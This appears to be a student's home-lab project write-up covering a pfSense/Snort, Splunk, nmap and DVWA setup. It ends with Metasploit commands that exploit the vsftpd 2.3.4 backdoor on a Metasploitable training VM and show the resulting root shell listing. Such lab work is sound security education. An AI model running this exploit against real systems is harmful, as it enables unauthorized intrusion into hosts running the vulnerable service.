



# TKH Phase 1 Home lab project

By Emmanuel Apietu

# Pfsense installed with snort package



# Splunk installed and ready to run on ip 127.0.0.1



# Splunk timechat or stats search

The screenshot displays a Splunk search interface within a Firefox browser window. The search query is `index=sample_data buttercup action=purchase`, which has returned 36,819 events. The interface shows a timeline visualization and a list of search results.

**Search Query:** `index=sample_data buttercup action=purchase`

**Results:** 36,819 events (Before 2/28/18 14:16:00 PM) | No Event Sampling

**Selected Fields:**

- `host`
- `source`
- `sourcetype`

**Interesting Fields:**


- `action`
- `bytes`
- `categoryid`
- `clientip`
- `date_hour`
- `date_minute`
- `date_month`
- `date_second`
- `date_week`

**Event List:**

Time	Event
2/27/18 6:22:16.000 PM	91.205.189.15 -- [27/Feb/2018:18:22:16] "GET /oldlink?twid=EST-14&SESSIONID=SDSLBFF78ADF53181 HTTP 1.1" 200 1665 "http://www.buttercupgames.com/oldlink?twid=EST-14" Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5 150 host = www2 source = tutorialdata.zip/www2/access.log sourcetype = access_combined_wwwcookie
2/27/18 6:20:56.000 PM	182.236.164.11 -- [27/Feb/2018:18:20:56] "GET /cart.do?twid=EST-15&SESSIONID=SDSLBFF78ADF53181 HTTP 1.1" 200 2252 "http://www.buttercupgames.com/oldlink?twid=EST-15" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5 586 host = www1 source = tutorialdata.zip/www1/access.log sourcetype = access_combined_wwwcookie
2/27/18 6:20:55.000 PM	182.236.164.11 -- [27/Feb/2018:18:20:55] "POST /oldlink?twid=EST-18&SESSIONID=SDSLBFF78ADF53181 HTTP 1.1" 408 893 "http://www.buttercupgames.com/product.screen?productid=SF-BVS-G01" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5 134 host = www1 source = tutorialdata.zip/www1/access.log sourcetype = access_combined_wwwcookie
2/27/18 6:20:54.000 PM	182.236.164.11 -- [27/Feb/2018:18:20:54] "GET /category.screen?categoryid=ACCESSORIES&SESSIONID=SDSLBFF78ADF53181 HTTP 1.1" 200 3928 "http://www.buttercupgames.com/oldlink?twid=EST-17" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.46 Safari/536.5 648 host = www1 source = tutorialdata.zip/www1/access.log sourcetype = access_combined_wwwcookie


**Message:** Your search can contain words, phrases, field-value pairs, wildcards (\*), and Boolean operators like AND, OR, and NOT.

# Kali linux : nmap search for opened & closed ports





# DVWA configuration to begin attacks



# bit metasploitable (ip 192.168.10.4) from kali linux (ip 192.168.10.5)

The screenshot displays a Kali Linux virtual machine environment. At the top, the 'General' tab of the VM settings is visible, showing the name 'kali attacker', operating system 'Ubuntu (64-bit)', and groups 'final project tik'. Below this, the 'System' tab shows hardware specifications: Base Memory: 2048 MB, Processors: 2, Boot Order: Optical/Hard Disk, and Acceleration: Nested Paging, KVM Paravirtualization.

In the foreground, a terminal window titled 'kali attacker [Running]' shows the output of a scan. The terminal displays a list of hosts and their details, including IP addresses, ports, and operating systems. The scan results are as follows:

Host	IP	Port	OS	Details
drwxr-xr-x	4	root	root	1024 2012-05-13 23:36 boot
lrwxrwxrwx	1	root	root	11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x	14	root	root	13480 2024-03-26 01:10 dev
drwxr-xr-x	94	root	root	4096 2024-03-26 01:58 etc
drwxr-xr-x	6	root	root	4096 2010-04-16 02:16 home
drwxr-xr-x	2	root	root	4096 2010-03-16 18:57 initrd
lrwxrwxrwx	1	root	root	32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x	13	root	root	4096 2012-05-13 23:35 lib
drwxr-xr-x	2	root	root	16384 2010-03-16 18:55 lost+found
drwxr-xr-x	4	root	root	4096 2010-03-16 18:55 media
drwxr-xr-x	3	root	root	4096 2010-04-28 16:16 mnt
-rw-r--r--	1	root	root	15915 2024-03-26 01:10 nohup.out
drwxr-xr-x	2	root	root	4096 2010-03-16 18:57 opt
dr-xr-xr-x	112	root	root	0 2024-03-26 01:10 proc
drwxr-xr-x	13	root	root	4096 2024-03-26 01:10 root
drwxr-xr-x	2	root	root	4096 2012-05-13 21:54 sbin
drwxr-xr-x	2	root	root	4096 2010-03-16 18:57 srv
drwxr-xr-x	12	root	root	0 2024-03-26 01:10 sys
drwxrwxrwt	4	root	root	4096 2024-03-26 01:10 tmp
drwxr-xr-x	12	root	root	4096 2010-04-28 00:06 usr
drwxr-xr-x	14	root	root	4096 2010-03-17 10:08 var
lrwxrwxrwx	1	root	root	29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-16-server

The terminal window also shows the command 'nsfadmin@metasploitable:/\$' and a list of files in the current directory.

List of commands to exploit metasploitable from kali linux

```
>msfconsole  
>use exploit/unix/ftp/vsftpd_234_backdoor  
>show options  
>set RHOST 192.168.10.4  
>exploit  
Pwd  
/  
ls -l
```



# P1 HOME LAB DIAGRAM

HOME LAB DIAGRAM

